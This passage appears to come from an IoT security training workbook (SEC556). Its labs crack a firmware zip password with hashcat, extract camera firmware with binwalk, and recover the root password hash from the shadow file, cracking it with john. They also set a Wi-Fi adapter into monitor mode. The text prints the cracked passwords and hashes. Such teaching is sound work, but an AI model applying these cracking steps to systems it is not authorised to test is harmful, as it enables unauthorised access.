Restore.Sub.#2...: Salt:0 Amplifier:1024-1280 Iteration:0-256
Candidates.#2....: MZnOly -> L3bbLY
```

45 minutes to complete! Yikes! In this case we are using a CPU based attack, instead of the power of a GPU. If we had done this with the *?a* character set, this could take weeks.

Maybe an approach with a dictionary might work using an attack type of *-a 0*:

```
$ hashcat -m 17220 -a 0 -o cracked.txt ziphash.txt ../wordlists/sec556-rockyou.txt
```

Let's look at the result:

```
$ cat cracked.txt
$pkzip$8*1*1*0*8*24*394a*2189035c9ba1f085f6efcf182cdc0a5000b858ac97a2dd89d1941bd0708e55c70c2ae70d*1*0*8*2
pkzip$:beUT9Z
```

Hooray, **beUT9Z** is the password! Let's go unzip that file!

```
$ unzip router-firmware.zip
 warning [router-firmware.zip]:  64 extra bytes at beginning or within zipfile
  (attempting to process anyway)
[router-firmware.zip] 02.02EU password:
 extracting: 02.02EU
  inflating: 2K-cksum.txt
  inflating: 2K-mdm-image-boot-mdm9625.img
  inflating: 2K-mdm-image-mdm9625.yaffs2
  inflating: 2K-mdm-recovery-image-boot-mdm9625.img
  inflating: 2K-mdm-recovery-image-mdm9625.yaffs2
  inflating: 2K-mdm9625-usr-image.usrfs.yaffs2
  inflating: appsboot.mbn
  inflating: mba.mbn
  inflating: qdsp6sw.mbn
  inflating: rpm.mbn
  inflating: sbl1.mbn
  inflating: tz.mbn
  inflating: wdt.mbn
```

Huh. Now we have a mess of files, and not what we expected. This is ok, in that Binwalk will handily allow us to extract individual filesystems, one at a time:

```
$ binwalk -e 2K-mdm-recovery-image-mdm9625.yaffs2

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------<..trimmed for
brevity...>
2200704       0x219480        ELF, 32-bit LSB shared object, ARM, version 1 (SYSV)
```

```
2267924       0x229B14        ELF, 32-bit LSB shared object, ARM, version 1 (SYSV)
2283076       0x22D644        Copyright string: "Copyright 2007 Openedhand Ltd."
2283225       0x22D6D9        Unix path: /usr/dpkg/info/")
2283268       0x22D704        Unix path: /var/lib/dpkg/info"
<..trimmed for brevity...>
7974541       0x79AE8D        Certificate in DER format (x509 v3), header length: 4, sequence length:
5380
7974545       0x79AE91        Certificate in DER format (x509 v3), header length: 4, sequence length:
5384
8262087       0x7E11C7        mcrypt 2.2 encrypted data, algorithm: blowfish-448, mode: CBC, keymode:
8bit
8548008       0x826EA8        Copyright string: "Copyright (C) 1998-2009 Erik Andersen, Rob Landley,
Denys Vlasenko"
<..trimmed for brevity...>
```

In this case we get some quite detailed output, and can observe some interesting things fly by. We're also presented with the expected *_2K-mdm-recovery-image-mdm9625.yaffs2.extracted* directory containing the output for us to explore.

STOP

This completes the lab exercise. Congratulations.

Exercise: Pillaging the Filesystem

SEC556 Lab 2.5

Complete the exercises in this lab to reinforce the material covered in the *Pillaging the Firmware* module. To complete these exercises you will need the SEC556 Linux VM.

Purpose: This lab will provide hands-on experience in exploring extracted firmware in an effort to recover valuable assets.

Description: In this lab exercise you will use linux filesystem skills to explore IoT filesystems extracted with Binwalk in order to verify the presence of secrets, locations for secrets post-config, or scripting issues.

Extract the Firmware

Building on our experience from the *Recovering Filesystems with Binwalk* lab, we will start by extracting a firmware to analyze.

Note: This firmware is one that we extracted in a previous exercise and may already exist in your directory. If it does not please use the following commands to extract it. Otherwise, *cd* into the *_camera-firmware.bin.extracted*.

Note: We will be changing directories quite frequently in this exercise, and resetting ourselves to a "sane" location. If you chose not to copy and paste the commands from the workbook, consider using TAB completion of names to make your job easier.

```
$ cd ~/firmware
$ binwalk -e camera-firmware.bin
<...trimmed for brevity...>
```

We note that this firmware is much smaller and featuring a single uImage header and single JFFS2 filesystem, extracted to the *_camera2-firmware.bin.extracted* directory. Time to explore!

Observe Extracted Filesystems

Once extracted, we can change into the directory and observe the extracted filesystems.

```
$ cd _camera-firmware.bin.extracted/
$ ls -la
total 25004
drwxrwxr-x  5 sec556 sec556     4096 Jun 17 02:07 .
drwxrwxr-x  7 sec556 sec556     4096 Jun 18 02:42 ..
-rw-rw-r--  1 sec556 sec556  3353204 Jun 17 02:07 200040.squashfs
-rw-rw-r--  1 sec556 sec556   572594 Jun 17 02:07 550040.squashfs
-rw-rw-r--  1 sec556 sec556  4849664 Jun 17 02:07 5F0040.jffs2
```

```
-rw-rw-r--  1 sec556 sec556  5728840 Jun 17 02:07 80
-rw-rw-r--  1 sec556 sec556 11075520 Jun 17 02:07 80.7z
drwxrwxr-x  3 sec556 sec556     4096 Jun 17 02:07 jffs2-root
drwxrwxr-x 25 sec556 sec556     4096 May  4  2019 squashfs-root
drwxr-xr-x  2 sec556 sec556     4096 Aug  2  2018 squashfs-root-0
```

We can observe the extracted filesystem blobs and the subsequently extracted directories for *jffs2-roo*t, *squashfs-root* and *squashfs-root-0*.

In this case we are looking at two different filesystem types, jffs2 and squashfs. Typically, while running on a device jffs2 is a read/write partition, where squashfs is a readonly partition. On a running device modifying a file on a squashfs file system is difficult, or requires a copy to the jffs2 filesystem. However in the case where we have extracted the files we do have the ability to modify these files off-device, with a potential to reassemble into a firmware. When we explore, it is recommended that we explore all of the filesystems for possible overlapping files or directories, depending on whether the system needs to be able to write to them during operation, or they should remain fixed.

With a successful extraction, let's begin some exploration!

Explore Firmware /etc/

During lecture we noted the the /etc/ directory is a veritable playground for configuration files for all sorts of system services. Let see what we can find there, starting with the /etc/ directory on the jffs2 partition:

```
$ cd jffs2-root/
$ ls -la
total 12
drwxrwxr-x 3 sec556 sec556 4096 Jun 17 02:07 .
drwxrwxr-x 5 sec556 sec556 4096 Jun 17 02:07 ..
drwxrwxr-x 7 sec556 sec556 4096 Jun 17 02:07 fs_1
$ cd fs_1/
$ ls -la
total 48
drwxrwxr-x 7 sec556 sec556  4096 Jun 17 02:07 .
drwxrwxr-x 3 sec556 sec556  4096 Jun 17 02:07 ..
drwxrwxr-x 2 sec556 sec556  4096 Jun 17 02:07 bin
-rw-r--r-- 1 sec556 sec556 14340 Jun 17 02:07 .DS_Store
drwxrwxr-x 3 sec556 sec556  4096 Jun 17 02:07 etc
drwxrwxr-x 2 sec556 sec556  4096 Jun 17 02:07 init
drwxrwxr-x 4 sec556 sec556  4096 Jun 17 02:07 lib
drwxrwxr-x 2 sec556 sec556  4096 Jun 17 02:07 media
-rwxr-xr-x 1 sec556 sec556   284 Jun 17 02:07 .record_auto_list
-rwxr-xr-x 1 sec556 sec556     0 Jun 17 02:07 .system
$ cd etc
```

Lets take a look at the files on this filesystem:

```
$ ls -la
total 72
```

```
drwxrwxr-x 3 sec556 sec556  4096 Jun 17 02:07 .
drwxrwxr-x 7 sec556 sec556  4096 Jun 17 02:07 ..
-rw-r--r-- 1 sec556 sec556  8196 Jun 17 02:07 .DS_Store
-rwxr-xr-x 1 sec556 sec556    22 Jun 17 02:07 os-release
-rwxr-xr-x 1 sec556 sec556 25075 Jun 17 02:07 protocols
drwxrwxr-x 2 sec556 sec556  4096 Jun 17 02:07 sensor
-rwxr-xr-x 1 sec556 sec556     9 Jun 17 02:07 TZ
-rwxr-xr-x 1 sec556 sec556  1778 Jun 17 02:07 udhcpc.script
-rwxr-xr-x 1 sec556 sec556   674 Jun 17 02:07 webrtc_profile.ini
-rwxr-xr-x 1 sec556 sec556    55 Jun 17 02:07 wpa_supplicant.conf
```

In this /etc/ directory it appears that we have a *wpa_supplicant.conf* file, which is commonly used for storing Wi-Fi network passwords, often in plaintext. Let's examine it:

```
$ cat wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
update_config=1
```

In this case it does not look like we got lucky here with some credentials. This is the expected state, in that this is a default firmware downloaded from the manufacturers website. However, knowing this file exists, on a read/write filesystem, we can surmise that it is updatable by the consumer for storage of Wi-Fi passwords. Should a firmware be recovered from a used device, this file may hold some interesting secrets.

Let's examine the /etc/ directory on the first squashfs filesystem:

Note: Feel free to examine some of the other files on the other parts of the jffs2 filesystem on your own, but be mindful of getting distracted from the remainder of the exercise.

```
$ cd ~/firmware/_camera-firmware.bin.extracted/
$ ls -la
total 25004
drwxrwxr-x  5 sec556 sec556     4096 Jun 17 02:07 .
drwxrwxr-x  7 sec556 sec556     4096 Jun 18 02:42 ..
-rw-rw-r--  1 sec556 sec556  3353204 Jun 17 02:07 200040.squashfs
-rw-rw-r--  1 sec556 sec556   572594 Jun 17 02:07 550040.squashfs
-rw-rw-r--  1 sec556 sec556  4849664 Jun 17 02:07 5F0040.jffs2
-rw-rw-r--  1 sec556 sec556  5728840 Jun 17 02:07 80
-rw-rw-r--  1 sec556 sec556 11075520 Jun 17 02:07 80.7z
drwxrwxr-x  3 sec556 sec556     4096 Jun 17 02:07 jffs2-root
drwxrwxr-x 25 sec556 sec556     4096 May  4  2019 squashfs-root
drwxr-xr-x  2 sec556 sec556     4096 Aug  2  2018 squashfs-root-0
```

Now that we are back to a sane place, lets navigate to the first Squashfs /etc/ directory

```
$ cd squashfs-root/etc/
```

What do we have here?

```

```

```
$ ls -al
total 44
drwx------  3 sec556 sec556 4096 Jan 12  2018 .
drwxrwxr-x 25 sec556 sec556 4096 May  4  2019 ..
lrwxrwxrwx  1 sec556 sec556   13 May  4  2019 app -> ../system/bin
lrwxrwxrwx  1 sec556 sec556   10 May  4  2019 config -> ../configs
-rw-------  1 sec556 sec556  324 Jan 12  2018 fstab
-rw-------  1 sec556 sec556   10 Jan 12  2018 group
-rw-------  1 sec556 sec556   14 Jan 12  2018 hostname
-rw-------  1 sec556 sec556   20 Jan 12  2018 hosts
drwx------  2 sec556 sec556 4096 Jan 12  2018 init.d
-rw-------  1 sec556 sec556  970 Jan 12  2018 inittab
lrwxrwxrwx  1 sec556 sec556   18 May  4  2019 miio -> ../system/etc/miio
lrwxrwxrwx  1 sec556 sec556   25 May  4  2019 miio_client -> ../system/etc/miio_client
lrwxrwxrwx  1 sec556 sec556   28 May  4  2019 miio_client_up -> ../system/etc/miio_client_up
lrwxrwxrwx  1 sec556 sec556   24 May  4  2019 os-release -> ../system/etc/os-release
-rw-------  1 sec556 sec556   26 Jan 12  2018 passwd
-rw-------  1 sec556 sec556  385 Jan 12  2018 profile
lrwxrwxrwx  1 sec556 sec556   23 May  4  2019 protocols -> ../system/etc/protocols
lrwxrwxrwx  1 sec556 sec556   18 May  4  2019 resolv.conf -> ../tmp/resolv.conf
lrwxrwxrwx  1 sec556 sec556   20 May  4  2019 sensor -> ../system/etc/sensor
-rw-------  1 sec556 sec556   38 Jan 12  2018 shadow
lrwxrwxrwx  1 sec556 sec556   16 May  4  2019 TZ -> ../system/etc/TZ
lrwxrwxrwx  1 sec556 sec556   32 May  4  2019 webrtc_profile.ini -> ../system/etc/webrtc_profile.ini
```

It appears that we have many broken symbolic links, largely because we do not have the filesystems mounted as if they were on a running device. But, what do see here are are the *shadow* and *passwd* file!

Normally, on a running system and logged in as a non-root user, we would not have access to the shadow file containing the user password hashes. Because we have the files available to us on our filesystem, the same access rules don't apply!

Recover Users and Passwords

Examine the *passwd* and *shadow* files:

```
$ cat passwd
root:x:0:0:root:/:/bin/sh
$ cat shadow
root:rJ0FHsG0ZbyZo:10933:0:99999:7:::
```

The root user! This could be fun! It is also good to note that there are no additional or (potentially undocumented) backdoor accounts.

In order to use the two credential files with our password cracking options, we need to intelligently combine them with *unshadow*, automatically taking the usernames and password hashes for each user, and creating a unified output:

```
$ unshadow passwd shadow > passwords.txt
$ cat passwords.txt
root:rJ0FHsG0ZbyZo:0:0:root:/:/bin/sh
```

Let's try to recover the password using *john* and the wordlist at *~/wordlist/sec556-rockyou.txt*

```
john --wordlist=~/wordlists/sec556-rockyou.txt passwords.txt
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 SSE2-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
ismart12         (root)
1g 0:00:00:03 100% 100.0g/s 38400p/s 38400c/s 38400C/s angelo..sabrina
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Three seconds in this example! That was fast! Lets take a look at the results:

```
$ john --show passwords.txt
root:ismart12:0:0:root:/:/bin/sh
```

That's not a great default password.

**Note: If we had Googled for the string "rJ0FHsG0ZbyZo" the first result related to Xiaomi-Dafang-Hacks would have given us clues to the password contents.

Webserver Root and Scripts

One remaining fun task is to inspect web server content!

Let's set our environment to be sane again and find some directories to explore:

```
$ cd ~/firmware/_camera-firmware.bin.extracted/squashfs-root
$ ls -la
total 112
drwxrwxr-x 25 sec556 sec556 4096 May  4  2019 .
drwxrwxr-x  5 sec556 sec556 4096 Jun 17 02:07 ..
drwx------  2 sec556 sec556 4096 Jan 12  2018 backupa
drwx------  2 sec556 sec556 4096 Jan 12  2018 backupd
drwx------  2 sec556 sec556 4096 Jan 12  2018 backupk
drwx------  2 sec556 sec556 4096 Jan 12  2018 bin
drwx------  2 sec556 sec556 4096 Jan 12  2018 configs
drwx------  2 sec556 sec556 4096 Jan 12  2018 dev
drwx------  2 sec556 sec556 4096 Jan 12  2018 driver
-rw-r--r--  1 sec556 sec556 8196 May  4  2019 .DS_Store
drwx------  3 sec556 sec556 4096 Jun 18 20:03 etc
drwx------  2 sec556 sec556 4096 Jan 12  2018 lib
lrwxrwxrwx  1 sec556 sec556   11 May  4  2019 linuxrc -> bin/busybox
drwx------  2 sec556 sec556 4096 Jan 12  2018 media
drwx------  2 sec556 sec556 4096 Jan 12  2018 mnt
drwx------  2 sec556 sec556 4096 Jan 12  2018 opt
drwx------  2 sec556 sec556 4096 Jan 12  2018 params
drwx------  2 sec556 sec556 4096 Jan 12  2018 proc
drwx------  3 sec556 sec556 4096 Jan 12  2018 root
drwx------  2 sec556 sec556 4096 Jan 12  2018 run
drwx------  2 sec556 sec556 4096 Jan 12  2018 sbin
```

```
drwx------  2 sec556 sec556 4096 Jan 12  2018 sys
drwx------  2 sec556 sec556 4096 Jan 12  2018 system
drwx------  2 sec556 sec556 4096 May  4  2019 thirdlib
drwx------  2 sec556 sec556 4096 Jan 12  2018 tmp
drwx------  8 sec556 sec556 4096 Jan 12  2018 usr
drwx------  4 sec556 sec556 4096 Jan 12  2018 var
```

Now to find the web server root directory. Typically web server home directories are in /var/www, so lets look there first:

```
$ cd var
$ ls -la
total 16
drwx------  4 sec556 sec556 4096 Jan 12  2018 .
drwxrwxr-x 25 sec556 sec556 4096 May  4  2019 ..
lrwxrwxrwx  1 sec556 sec556    6 May  4  2019 cache -> ../tmp
drwx------  2 sec556 sec556 4096 Jan 12  2018 lib
lrwxrwxrwx  1 sec556 sec556    6 May  4  2019 lock -> ../tmp
lrwxrwxrwx  1 sec556 sec556    6 May  4  2019 log -> ../tmp
lrwxrwxrwx  1 sec556 sec556    6 May  4  2019 run -> ../run
lrwxrwxrwx  1 sec556 sec556    6 May  4  2019 spool -> ../tmp
lrwxrwxrwx  1 sec556 sec556    6 May  4  2019 tmp -> ../tmp
drwx------  2 sec556 sec556 4096 Jan 12  2018 www
```

Ah ha! A *www* directory!

```
$ cd www
$ ls -la
total 8
drwx------ 2 sec556 sec556 4096 Jan 12  2018 .
drwx------ 4 sec556 sec556 4096 Jan 12  2018 ..
```

Nothing! Does this device even have a web interface? Unfortunately we don't have an active device to perform an `nmap` scan against right now, so we are left guessing. However, if we were to spend some time exploring the filesystem, we'd also find a *www* directory in an unusual place under *usr*. Let check that out:

```
$ cd ../../usr/www
$ ls -la
total 12
drwx------ 3 sec556 sec556 4096 Jan 12  2018 .
drwx------ 8 sec556 sec556 4096 Jan 12  2018 ..
drwx------ 2 sec556 sec556 4096 Jan 12  2018 cgi-bin
```

This looks promising! The *cgi-bin* directory is typically used for web server back end scripting. Let's see what we find:

```
$ cd cgi-bin
$ ls -la
total 16
drwx------ 2 sec556 sec556 4096 Jan 12  2018 .
drwx------ 3 sec556 sec556 4096 Jan 12  2018 ..
-rwx------ 1 sec556 sec556 7429 Jan 12  2018 hello.cgi
```

There is only one script, `hello.cgi` . What is it? Let's see if the *file* command can tell us:

```
$ file hello.cgi
hello.cgi: ELF 32-bit LSB executable, MIPS, MIPS32 rel2 version 1 (SYSV), dynamically linked,
interpreter /lib/ld-uClibc.so.0, not stripped
```

It looks like that this is a compiled executable. We won't be able to run it currently, as it is compiled for MIPS, and we are on the x86-64 platform. we can however gain some information with the unix *strings* command:

```
$ strings hello.cgi
lib/ld-uClibc.so.0
libc.so.0
_DYNAMIC_LINKING
__RLD_MAP
getenv
puts
readdir
strncmp
sscanf
<...trimmed for brevity...>
```

If we continue to examine the output, we can note some HTML formatted output, but it still does not give us a ton of information on it's functionality./

**Note: Feel free to examine some of the other files on the other parts of both squashfs filesystems on your own, but be mindful of getting distracted from the remainder of the exercise.

Spend some additional time exploring the filesystems on your own, examining other files, with *cat*, *file* and *strings*. Some additional files of interest are in the *usr/share* directory.

STOP

This completes the lab exercise. Congratulations.**

Exercise: Wi-Fi PSK Cracking

SEC556 Lab 3.1

Complete the exercises in this lab to reinforce the material covered in the *Wi-Fi* module. To complete these exercises, you will need the Panda PAU06 Wi-Fi USB adapter, as well as the Slingshot VM.

Purpose: This lab will provide an introduction to interacting with Wi-Fi adapters, setting an interface into monitor mode, and capturing traffic via Kismet.

Description: In this lab, we will utilize our Panda PAU06 Adapter to configure some Wi-Fi settings, enable monitor mode, and analyze and capture traffic.

Attach your Panda adapter to your VM

To begin, plug in your Panda PAU06 adapter to an open USB-A port, using adapters if needed. Next, attach the Panda adapter to the Slingshot VM by clicking **Virtual Machine | USB and Bluetooth | Ralink 80211 n WLAN**

(Note: The menu options may differ depending on the Host OS and VMWare product you are using. Please see your instructor, TA or OnDemand SME if you are having trouble.)

Next, open a Terminal window (you can use the `MATE Terminal` shortcut on your Slingshot desktop). From the terminal, issue a `ifconfig -a` to verify the presence of the wireless adapter.

```
sec556@sec556-slingshot:~$ ifconfig -a
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:7c:b1:2d:23  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.0.0.1  netmask 255.255.255.0  broadcast 172.16.6.255
        inet6 fe80::20c:29ff:fe6b:4e8  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:6b:04:e8  txqueuelen 1000  (Ethernet)
        RX packets 40077  bytes 52551817 (52.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8581  bytes 964289 (964.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 2055  bytes 5899050 (5.8 MB)
```

```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2055  bytes 5899050 (5.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        ether 9c:ef:d5:fc:20:8b  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

From here we see that the adapter is present at `wlan0`.

In addition to the interfaces shown in the `ifconfig` output, there is another interface known as the *wireless physical interface*. We can identify this interface by listing the contents of the `/sys/class/ieee80211` directory, as shown.

```
$ ls /sys/class/ieee80211/
phy0
```

The `phy0` interface is the parent interface used to create child interfaces. Note that if you unplug and replug the USB interface, the `phy` interface number will increment by one until you reboot your system.

Configure Monitor Mode manually

The iw utility is used to create and delete child interfaces from a parent interface, including the ability to specify the operating mode of the child interface. First, we'll delete the child interface in managed mode (`wlan0`) that is automatically created when the driver initializes, as shown. (Note this command needs to be run with `sudo`)

```
$ sudo iw dev wlan0 del
```

Next, we can create an interface in monitor mode, referencing the `phy0` interface. You may need to specify an alternate `phy*X*` if you have unplugged and replugged your SWAT kit Wi-Fi card.

```
$ sudo iw phy phy0 interface add wlan0mon type monitor
$ sudo iw dev wlan0mon info
Interface wlan0mon
    ifindex 5
    wdev 0x2
    addr 9c:ef:d5:fc:20:8b
    type monitor
    wiphy 0
    txpower 0.00 dBm
sec556@sec556-slingshot:~$ ifconfig wlan0mon
wlan0mon: flags=4098<BROADCAST,MULTICAST>  mtu 1500
        unspec 9C-EF-D5-FC-20-8B-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
```

```
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

In this example we created the `wlan0mon` interface in monitor mode and then confirmed its mode with the `iw dev wlan0mon info` command output. We can also identify the presence of the new interface with the `ifconfig` utility.

Once we have created the interface, place it in the `up` state using the `ifconfig` utility, as shown here. Run the `ifconfig` command twice without arguments to observe the changing `RX packets` value.

```
$ sudo ifconfig wlan0mon up
# ifconfig wlan0mon
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 9C-EF-D5-FC-20-8B-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 207  bytes 43545 (43.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

$ ifconfig wlan0mon
wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 9C-EF-D5-FC-20-8B-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 783  bytes 174584 (174.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

After placing the interface in the `up` state, the statistics for received packets and received bytes will increment in subsequent `ifconfig` output, as shown.

Once the interface is in the `up` state, we can set the channel number or frequency, as shown.

```
$ sudo iw dev wlan0mon set channel 1
$ sudo iw dev wlan0mon set freq 2412
```

For IEEE 802.11n networks, the channel bandwidth can be 20 MHz or 40 MHz. The additional channel bandwidth is set using the `HT` parameter after the channel or frequency number, with one of the following:

- HT40+ Use the channel immediately following the specified channel for the added channel bandwidth.
- HT40- Use the channel immediately before the specified channel for the added channel bandwidth.
- HT20 Use a single 20 MHz channel without high-throughput support.

To monitor an IEEE 802.11n network configured for channel 1, we would specify HT40+ at the end of the channel or frequency argument (since channel 1 is 2.412 GHz, an AP cannot use the prior channel without transmitting outside of the allocated 2.4 GHz band), as shown.

```
$ sudo iw dev wlan0mon set channel 1 HT40+
```

This configuration will allow you not just to monitor the management frame activity from an IEEE 802.11n AP on channel 1 but also to capture high-throughput data frames (where used).

Configure Monitor Mode using `airmon-ng`

In order to simplify the process of placing a card in monitor mode (and to save on some repetitive typing!), we can use the `airmon-ng` script that is included with the Aircrack-ng tools. First, **unplug your Wi-Fi adapter, and then plug it back in** to reset it to the default managed mode state (you may need to reconnect it to the Slingshot VM). Next, we'll run the `airmon-ng` script with no arguments to identify the configured interfaces, as shown here.

```
$ sudo airmon-ng

PHY Interface   Driver      Chipset

phy1    wlan0       rt2800usb   Ralink Technology, Corp. RT5372
```

In this output, `airmon-ng` identifies the interface, chipset, and driver information. We can issue the `start` verb and the interface number to create an interface in monitor mode, as shown.

```
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
 1198 wpa_supplicant
 1367 ifplugd

PHY Interface   Driver      Chipset

phy1    wlan0       rt2800usb   Ralink Technology, Corp. RT5372

        (mac80211 monitor mode vif enabled for [phy1]wlan0 on [phy1]wlan0mon)
        (mac80211 station mode vif disabled for [phy1]wlan0)
```

We can also add a channel number or frequency to the end of the `airmon-ng` command. First, we'll remove the new monitor mode interface using the `iw` command and then we'll recreate it and set to channel 11, as shown.

```
$ sudo iw dev wlan0mon del
$ sudo airmon-ng start wlan0 11

Found phy1 with no interfaces assigned, would you like to assign one to it? [y/n] y

        (mac80211 monitor mode vif enabled on [phy1]wlan0mon

Found 2 processes that could cause trouble.
```

```
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

  PID Name
 1198 wpa_supplicant
 1367 ifplugd

Requested device "wlan0" does not exist.
Run /usr/local/sbin/airmon-ng without any arguments to see available interfaces

$ iwconfig wlan0mon
wlan0mon  IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short  long limit:2   RTS thr:off   Fragment thr:off
          Power Management:off
```

You will note that even though you received an error above, the operation did complete successfully.

The `airmon-ng` script also allows us to stop an interface in monitor mode (effectively, `stop` is the same as deleting a monitor mode interface), as shown.

```
$ sudo airmon-ng stop wlan0mon

PHY Interface   Driver      Chipset

phy1    wlan0mon    rt2800usb   Ralink Technology, Corp. RT5372

        (mac80211 station mode vif enabled on [phy1]wlan0)

        (mac80211 monitor mode vif disabled for [phy1]wlan0mon)
```

Step: Wi-Fi Analysis with Kismet

Complete the exercises in this lab to reinforce the material covered in the *Wi-Fi* module. To complete these exercises, you will need the Panda PAU06 Wi-Fi USB adapter, as well as the Slingshot VM.

Purpose: This exercise will show you how to use Kismet to perform wireless analysis of networks in your vicinity, and identify potential areas of weakness.

Description: In this exercise, we'll launch and configure Kismet, and observe networks in the area and their characteristics.

Reset your Wi-Fi adapter

